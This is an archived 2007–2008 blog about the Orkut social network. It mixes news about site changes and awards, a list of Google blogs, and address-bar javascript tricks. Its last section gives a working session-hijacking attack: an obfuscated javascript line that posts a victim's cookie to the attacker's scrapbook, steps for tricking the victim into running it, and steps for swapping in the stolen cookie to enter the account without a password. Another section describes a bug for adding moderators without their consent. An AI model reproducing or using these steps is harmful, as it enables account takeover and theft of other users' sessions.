Is the Orkut demography page missing??? If it still exists then where is it???
The answer is yes it still exists only that the links is nolong visible anywere. you can checkout the demography at http://www.orkut.co.in/MembersAll.aspxAs you can see at this page brazil is still leading at second pace it's USA and close behind is India.
Although the difference between India and USA is less than 1% but the Brazil is still at no 1 with a gap of 30%.
In age group people between 18-25 are the max users of this site as with most social networking site. Most visit orkut to make friends. So if you thought that demography was removed then you were wrong.
Showing posts with label Orkut. Show all posts
Showing posts with label Orkut. Show all posts
Thursday, May 29, 2008
Orkut demography page missing???


Tuesday, May 20, 2008
java script to
If you are interested in replying to a post in your community then just paste the following javascript code in the address bar
javascript:window.location.href = window.location.href.replace (/CommMsgs/,'CommMsgPost'); You can just replace CommMsgPost with the community message post that you want to put up.. the post is put up at orkut.com/CommMsgs/ you can change it or tweak it suitably to post it at page-2 or page-3
Javacode to create a community post
If you are interested in creating a new community post then just paste the following javascript code in the address bar
javascript: window.location.href = window.location.href.replace (/Community/,'CommMsgPost');
You can just replace CommMsgPost with the community message post that you want to put up.
Saturday, April 12, 2008
Java code to submit a scrap
The following javascript will mimic the action of submit button. Just paste the code in the address bar after typing out the scrap.
javascript: _submitForm(document.getElementById('scrapInputContainer').getElementsByTagName('a')[0], ’submit’, ‘true’);
What is the use of this virtually nothing. But say you have written scrap to someone and the problem is with submit button then this will be to your rescue especially when you are using in a unsupported browser,
Java code to accept/decline friend request
To accept any friend request just run the following code. you can accept any friend request.
javascript: var rb = document.getElementById('b0²).onclick ; var strrb = rb.toString(); var rbparts= strrb.split('); location.pathname=rbparts[1];
This will accept only the first one. for accepting second one replace b0² by b2² and for third b4² and so on
if you wish to decline just run the following code.
javascript: submitForm(document.getElementById('b1²), declineFriend', );
This will decline only the first one. for accepting second one replace b1² by b3² and for third b5² and so on
This could be of great use if you are using browser not supported by orkut.
Delete scrap using java script
You can delete scrap using javascript. The following java code will delete the scrap.
javascript: var rb = document.getElementById('b6²).onclick ; var strrb = rb.toString(); var rbparts = strrb.split('{'); var rbfinal = rbparts[1].split(’}') ; location.href=javascript: + rbfinal[0];
The above code will delete first scrap from your scrapbook. For 2nd scrap replace b6² by b9² , For 3rd scrap replace b6² by b12² ans so on.
Same code can be used to delete scraps from others scrapbook sent by you. In this case you need to replace b6² by b3² for 1st one, b4² for 2nd one and so on
Thursday, April 3, 2008
Orkut on mobile
Using orkut on mobile is nearly cumbersome expect if you are using opera mini . even on orkur mini it's not so easy. The main problem is with the login. so we have a solution for you. Just log-in at this link.
https://www.google.com/accounts/ServiceLoginBox?service=orkut&nui=2&skipll=true&skipvpage=true&continue=http%3A%2F%2Fwww.orkut.com%2FRedirLogin.aspx%3Fmsg%3D0%26page%3Dhttp%253A%252F%252Fwww.orkut.com%252F&followup=http%3A%2F%2Fwww.orkut.com%2FGLogin.aspx&hl=en-US
I know this is too large but you can bookmark in your opera mini. Name it something like mobile orkut . This will weed out most of your problems. So happy orkutting. Send me a scrap from your mobile.
Tuesday, September 11, 2007
Orkut Updates
Facebook calls it a feed and Orkut calls it “‘Updates from your friends” . What ever it may be everyone wants to have it.
This was one of the feature that made facebook so popular . Now even Orkut has added it. It hopes to be make Orkut a global success than just being popular in some country.
Facebook’s feeds caused quite an uproar due to their privacy-violating tendencies. Orkut however, doesn't want to repeat the mistake and has added an easy opt-out feature on the settings page.

In addition to this it has launched Several new languages packs or language options. All of these are Indian languages .Hindi, Marathi, Bengali, Telugu, Tamil.This is not a complete transformation as still some options are still in English.

This takes the tally to 18 languages. It includes English (US & UK), French, Spanish, German, Chinese (Simple and traditional) , Japanese (Simple and traditional), Portuguese, Russian, Italiano, Netherlands.
Saturday, August 25, 2007
All new Orkut
What a great topic For My 666Th post .The all new Orkut is finally here. Orkut has been talking about it in their blog. They had been even carrying a pic below the Profile menu box to tell users about the change.
Help page has been already changed for everybody
But now it has been Finally launched. Some users have informed me about this change. Their Orkut has gone white. With-in a Weeks all of us will go white, i mean Orkut will go white. Although i like the white colour I hate the icons. They claim it look a little more sleek and modern to me it seems to be the worst possible icons that could ever exist. What has happened to Google.
Why did it turn white? Coz this is the only only Google service that's in blue. There are others that are black or blue but they have been acquired by Google and not developed by it. Some empty parts of is still blue.

First of all there is a bar at the top and at the bottom. The top bar contains the orkut logo ans 4 links "Home" "Scrapbook" "Community" "Friends". The "Messages " and "what's new" have been removed. At the Other corner you have "Log out" and a search box.
At the bottom Bar You have "About Us" "What's new" "Help" among others. On the either ends you have logo's Orkut logo at left and Google logo at right.
The "messages" is below the Feed's button.
We bring to you some screenshots.For larger image click on the pics.
This is how your Profile is visible to the world.

Now let's look at the scrapbook. There are some minor changes over here.The buttons are at the bottom of the scrap box and not next to it.


Noe let's look at the Friends page. There there are some Major changes. All the boxes like Invite/ Friend level/Download contact are on the right and not left. Only Profile Menu is on the left.

Finally let's look at the Karmas i.e Cool Sexy Fan. They are completely changed.


MTV Youth icon is Orkut

Orkut has been named as MTV India's Youth icon. It had to Fight against Superstar Abhishek Bhachan, Cell Phone, Extremely popular movie Rang De basanthi(RDB) and all of us(YOU).
Mtv's contest was conduced in association with pepsi. Previous winners were Mahendra Singh Dhoni (in 2006), Shah Rukh Khan (in 2005), Rahul Dravid (in 2004) and Anil Ambani (in 2003) .To tell you a secret i had voted for Orkut so i am even more delighted.
Orkut has carried the above pic at it's log in page. There is one tiny problem with the pic although it might not be purposely the pic nowhere carries the word India.
To celebrate this it has created a special page
http://www.orkut.com/mtvyouthicon
This is link to a Orkut Community that any one can visit.This Orkut community is run by MTV .
Any one can hop-in and congratulate it.
Earlier it was the PC World best site award now it's the MTV youth icon. Although orkut is way behind My space in users it sure matches it up in awards and appreciation.
So if you are not a Orkut user go and become one. A google account is all that takes to lodin into Orkut.
Sunday, August 19, 2007
Orkut makes change
Orkut has been making several changes.It introduces the ability to add Html in your scraps. In addition to this it has made some minor changes too.
The log-in page has changed. It looks more cool. There is no longer the images of Orkuteers. It's the following message instead of the image In a white back round. Even the Log-in box has a change.


It has added a feature callled Mutual communities this is similar to Mutual friends. When ever you scan through any persons communities i.e by clicking view all .You get a extra tab called mutual communities.This shows all the communities taht you have in common.

Next change is your Edit profile page.Now it has 5 tabs "General" "Social" "Contact" "Professional" and "Personal.

Certain options that allow multiple choice are hid. You need to click on edit to choose/change your opinion/option.All details regarding your Id is in the Contact tab.
Even Settings page has gone under a similar change.Every thing is now availaible in tabs.

Even Your Scrapbook has a change. Instead of Scrap tip button you have a link with the same name.
Spice Your Scraps
This is what Orkut blog has to say on it's new feature. Now you can add html in your scrapbook. Orkut allows you to add images, flashes, animations and videos.This is great feature as it allows to cover boring scraps into colourful & wonderful means to communicate.
But there are somethings that you need to know
But there are somethings that you need to know
- You can send html only to your friends.
- Html cant be larger than 1024(max size of scraps).
- You can add photos, albums, videos, flash embed, podcast/audio, animations.
- Orkut accepts the following file formats for images: .jpeg, .gif, .png or .bmp
- Video & photos from any video or photo site like You tube, Google Video etc is allowed.
- Picasa, Flicker and other albums and slide can also be displayed.
- If your html tag ,(a tag looks something like this < tag_name> eg:- <>
) contains tags like "iframe", "table" and other tags related to these are not allowed.
To send any Rich text/HTML. just visit your site and get code. Most sites have option like "ADD T0 Your Blog/Site" clicking on this you will get the required code.Now copy the HTML code and use it in your scraps.
As far as images are concerned orkut has added a new option called "Add photo" below the scrapbox. This allows you to directly upload the photo or add the link of photo. This will be diaplyed as image.

Orkut on 15th august
Wishing all Indians Independence day. We are now celebrating our 60 years of independence day.We have had a good past and future is going to be Best.
Orkut is also celebrating it too. It carried the following pic to celebrate India's independence day. This is only the fourth time that it has changed it's login page on a occasion.

It's also running a poll to find most influential indians. to participate click here.
Go go ahead and have blast.60 years have gone by and in another 60 yaers we are going to be the no 1 nation in the world
Orkut is also celebrating it too. It carried the following pic to celebrate India's independence day. This is only the fourth time that it has changed it's login page on a occasion.

It's also running a poll to find most influential indians. to participate click here.
Go go ahead and have blast.60 years have gone by and in another 60 yaers we are going to be the no 1 nation in the world
Orkut 's new mantra
Orkut Has new mantra Don't Share, Don't Script, Don't Spread .
You will find such "Securtiy tips" above your scrapbox and also on your homepage above "Fortune of the day"
This is waht orkut has to say
- Don't share: keep your username, password and personal information secret and change your password regularly.
- Don't script: Never paste a URL or script into your browser while logged into orkut.com -- no matter what it claims to do. Don't click on links in emails that claim to be from orkut or Gmail. Scan your computer regularly for viruses, spyware, and adware.
- Don't spread: Never enter your Google Account login and password on sites other than orkut.com and other Google properties. Never check "remember me" when you're on a shared computer.
Cool Scrap
Orkut offers only one style/font it would have been great if it gave us several fonts options. At mx you can make it bold or italics. As far as colour option are considers there are several options but you need to enter some code to be able to do so.But no more
There is a Greasemonkey add-on for firefox. Called as Stylex. It gives several options
- Many Colours
- Seven diffrent fonts
- Encryption and Decription Option
░★●۩¤¦ ̲̅S̲̅T̲̅Y̲̅L̲̅E ¦¤۩●★░ ░★●۩¤¦ ̲̅G̲o̲̅o̲̅g̲̅l̲̅e̲̲̅ ¦¤۩●★░
To use Stylex
 Download greasemonkeyInstall Firefox
Install Stylex
Make Buyukkokten as your community moderator
What if you could make Buyukkokten as your Community moderator or even the orkut admin as your moderator . Sounds Exciting?. Jerry has the trick developed by Rushan Malik .
There seems to be a bug in orkut and this script exploits this bug in orkut . Using this script, you can add any one as the moderator of your community without them having to accept it. You can even use it to add yourself as the moderator of your communities.


How to Use this Script?
- Open your Commnity Profile Page
- Now, Edit the Script given below with your Community ID that is cmm=ID
- Similarly, Edit memberid = the profile ID of the person you want to add as moderator
- Now Run the edited cript in the address bar to get the desired result.
Saturday, July 21, 2007
Know your GID
This script will give you the GID.
Paste any one of the below scripts and run on the page you have opened(Home Page).
Paste the script in URL and hit ENTER.You are done!!
Friday, July 20, 2007
Complete list of Google blog
This the complete list of all the google blogs.This includes the newly launched Orkut blog too.All these open in new window
- AdWords API blog
- AJAX Search API blog
- Analytics 日本版 公式ブログ
- Blogger Buzz
- Blogs of Note
- Custom Search Engine blog
- Docs & Spreadsheets blog
- Google Analytics blog
- Google Base blog
- Google Checkout API blog
- Google Checkout blog
- Google Code (Featured Projects)
- Google Code (Updates)
- Google CPG blog
- Google Data APIs blog
- Google Desktop API blog
- Google Enterprise blog
- Google Finance blog
- Google Gears API blog
- Google Gmail Blog
- Google Health Advertising Blog
- Google LatLong
- Google Mac blog
- Google Maps API blog
- Google Mashup Editor blog
- Google News Blog
- Google Online Security blog
- Google Public Policy Blog
- Google Reader blog
- Google Research blog
- Google SketchUp blog
- Google Talkabout
- Google Testing blog
- Google Web Toolkit blog
- Google.org blog
- Inside AdSense
- Inside AdSense - Deutsche
- Inside AdSense - Espanol
- Inside AdSense - Français
- Inside AdSense - Italiano
- Inside AdSense - Nederlandse
- Inside AdSense - Portuguese
- Inside AdSense - Türkiye
- Inside AdSense - 日本
- Inside AdSense - 한국
- Inside AdWords
- Inside AdWords - Brasil
- Inside AdWords - Espanol
- Inside AdWords - 日本
- Inside Google Book Search
- Inside Google Desktop
- Librarian Central
- o blog oficial do orkut
- Official Google blog
- Official Google blog - 한국
- Official Google blog - Australia
- Official Google blog - Brasil
- Official Google blog - Italia
- Official Google blog - Japan
- Official Google blog - México
- Official Google blog - Polska
- Official Google blog - Česká
- Official Google blog - Россия
- Official Google blog - 中国
- orkut Blog
- Summer of Code blog
- Webmaster Central blog
- Webmaster Central blog - Deutsche
- YouTube API blog
- YouTube blog
Bloggers are reporting that Google and Yahoo are working on new social networks now that their existing services (Orkut and 360, respectively) have failed to gain traction, except in Brazil in Orkut's case.
Google has teamed up with Carnegie Mellon University's Human-Computer Interaction Institute on a project called SocialStream. Google is not simply content to copy the standard social networking formula, but instead wants to add a mixture of innovation and interoperability between all their services.
Here is a Video of Socialstream :
Yahoo, on the other hand, is said to be working on a new service. It is being called as "Mosh". Few details are known about the project .
Microsoft, for its part, has talked about a couple of strategies, including making Windows Live Messenger more social network-like as well as creating some kind of meta-social network where people could centralize multiple existing networks.
The world doesn't need a Google or Yahoo-branded MySpace or Facebook . We need something new. Everyday more and more people are developing apps on Facebook's platform and it will be hard to convince both them and the users of Facebook and MySpace to make the switch to a Google or Yahoo social network. It would be wise for Google and Yahoo to get their projects off the ground soon.
Working of cookie transfer script.
This is only to inform users how hackers hack orkut using cookies. The cookie addon has not been given as we are against hacking.It's left to the user to search the world wide web for the exact script if he intents to hack someone.
- First DOWNLOAD This FIREFOX version
- Now get the right cookie addon
- Now get this cookie transer scripts
javascript:nobody=replyForm;nobody.toUserId.value=62915936; nobody.scrapText.value=eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101)); nobody.action='Scrapbook.aspx?Action.submit';nobody.submit()
- Place the script in the victims scrapbook/message. i.e ask him to run it.
- Now that's it his cookie has been tranfered to you.
To the above script you need to make some changes like "62915936" has to be changed to get the cookie into your account.
In the cookie editor change the Gid with ours.
To see the cookie
- After getting a cookie open the cookie editor plugin
- Type orkut in the text box and click filter/refresh.
- Scan for orkut_state cookie.
- Replace the orkut_state part with your victims.
With this you can visit the vitims account without knowing his password
Subscribe to:
Posts (Atom)


